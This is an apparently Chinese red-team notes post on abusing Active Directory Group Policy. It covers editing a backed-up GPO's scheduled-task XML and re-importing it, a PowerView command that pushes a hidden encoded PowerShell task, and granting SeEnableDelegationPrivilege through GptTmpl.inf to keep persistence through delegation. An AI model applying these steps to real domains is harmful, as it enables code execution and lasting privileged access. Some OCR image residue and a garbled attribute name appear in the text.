过程不是很清晰，这里研究记录一下

过程：


首先是导出一个已有针对目标的GPO: Backup-GPO -Name firstGPO -Path c:

然后在c盘下会出现一个guid命名的文件夹，也可以放一个自定义名字的文件夹







这个里面的domainsysvol文件夹就是正常的组策略文件夹了，我们需要进去修改计划任务xml



```
<?xml version="1.0" encoding="UTF-8"?>
- <ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
  - <Task clsid="{2DEECB1C-261F-4e13-9B21-16FB83BC03BD}" removePolicy="0" userContext="0" uid="{83F9C778-726C-42A8-BA51-84FFD517B692}"
    changed="2021-01-14 06:17:55" image="2" name="calc">
    - <Properties name="calc" enabled="1" comment="" startIn="c:\windows\system32" args="" appName="c:\windows\system32\calc.exe" action="U"
      systemRequired="0" stopIfGoingOnBatteries="1" noStartIfOnBatteries="1" stopOnIdleEnd="0" startOnlyIfIdle="0" deleteWhenDone="0">
      - <Triggers>
          <Trigger type="LOGON" repeatTask="0" hasEndDate="0" beginDay="14" beginMonth="1" beginYear="2021" startMinutes="00" startHour="01"
            interval="1"/>
        </Triggers>
      </Properties>
    </Task>
</ScheduledTasks>
```

这里标注出来的地方要注意，image标签代表了你的计划任务的种类吧算是，保活后面的action也是，image为2，代表了更新，为0是创建，我们要更新自然为2，然后是action改为U，update的意思




同样的在文件夹中的gpreport.xml也要做相应的修改

```
  </Computer>
- <User>
    <VersionDirectory>15</VersionDirectory>
    <VersionSysvol>15</VersionSysvol>
    <Enabled>true</Enabled>
  - <ExtensionData>
    - <Extension xsi:type="q2:ScheduledTasksSettings" xmlns:q2="http://www.microsoft.com/GroupPolicy/Settings/ScheduledTasks">
      - <q2:ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
        - <q2:Task clsid="{2DEECB1C-261F-4e13-9B21-16FB83BC03BD}" uid="{83F9C778-726C-42A8-BA51-84FFD517B692}"
          changed="2021-01-14 06:17:55" image="2" name="calc" removePolicy="0" userContext="0">
            <q2:GPOSettingOrder>1</q2:GPOSettingOrder>
          - <q2:Properties name="calc" enabled="1" comment="" startIn="c:\windows\system32" args="" appName="c:\windows\system32
            \calc.exe" action="U" systemRequired="0" stopIfGoingOnBatteries="1" noStartIfOnBatteries="1" stopOnIdleEnd="0" startOnlyIfIdle="0"
            deleteWhenDone="0">
            - <q2:Triggers>
                <q2:Trigger type="LOGON" repeatTask="0" hasEndDate="0" beginDay="14" beginMonth="1" beginYear="2021"
                  startMinutes="00" startHour="01" interval="1"/>
              </q2:Triggers>
            </q2:Properties>
            <q2:Filters/>
          </q2:Task>
        </q2:ScheduledTasks>
```

修改完之后就是还原了：Import-GPO -BackupId fbb4be31-9fa3-480e-9dfa-8d0124bf4ae9 -TargetName firstGPO -Path c:\

然后invoke-gpoupdate -computername xxxxx 更新一下客户端组策略即可 不更新也可以，我测试了没更新可以的

在powerview同样提供了创建gpo计划任务的功能

New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBO...' -Force


相关用法以及细节可看：http://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/


GPO其他相关可以看看：https://wald0.com/?p=179或者gugu

tools:https://github.com/FSecureLABS/SharpGPOAbuse

## SeEnableDelegationPrivilege

这是一项在在域控本地安全策略里的用户权限，简单来说，拥有此权限的用户可以用来配置委派属性，但是有条件限制，具体看下图





通过此权限如果你对目标账户有写权限的情况下（如果你有目标的写权限但是没有这个SeEnableDelegationPrivilege权限，也是改不了的），那么就可以修改TRUSTED_FOR_DELEGATION以及TRUSTED_TO_AUTHENTICAquan'cTE_FOR_DELEGATION（msDS-AllowedToDelegateTo）属性，之前我们讲到了，分别是代表了非约束委派和约束委派的属性，默认来说在域内可以配置非约束委派和约束委派的只有管理员

此权限在域控组策略下，也就是GUID为{6AC1786C-016F-11D2-945F-00C04fB984F9}，整体路径为\ DOMAIN \ sysvol \ testlab.local \ Policies \ {6AC1786C-016F-11D2-945F-00C04fB984F9} \ MACHINE \ Microsoft \ Windows NT \ SecEdit \ GptTmpl.inf

通过管理员权限可以修改，添加我们的用户名或者sid上去，然后刷新组策略就可以生效了




然后就可以通过powerview等方式配置到域控约束委派，达到一个权限维持的效果

可看：https://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/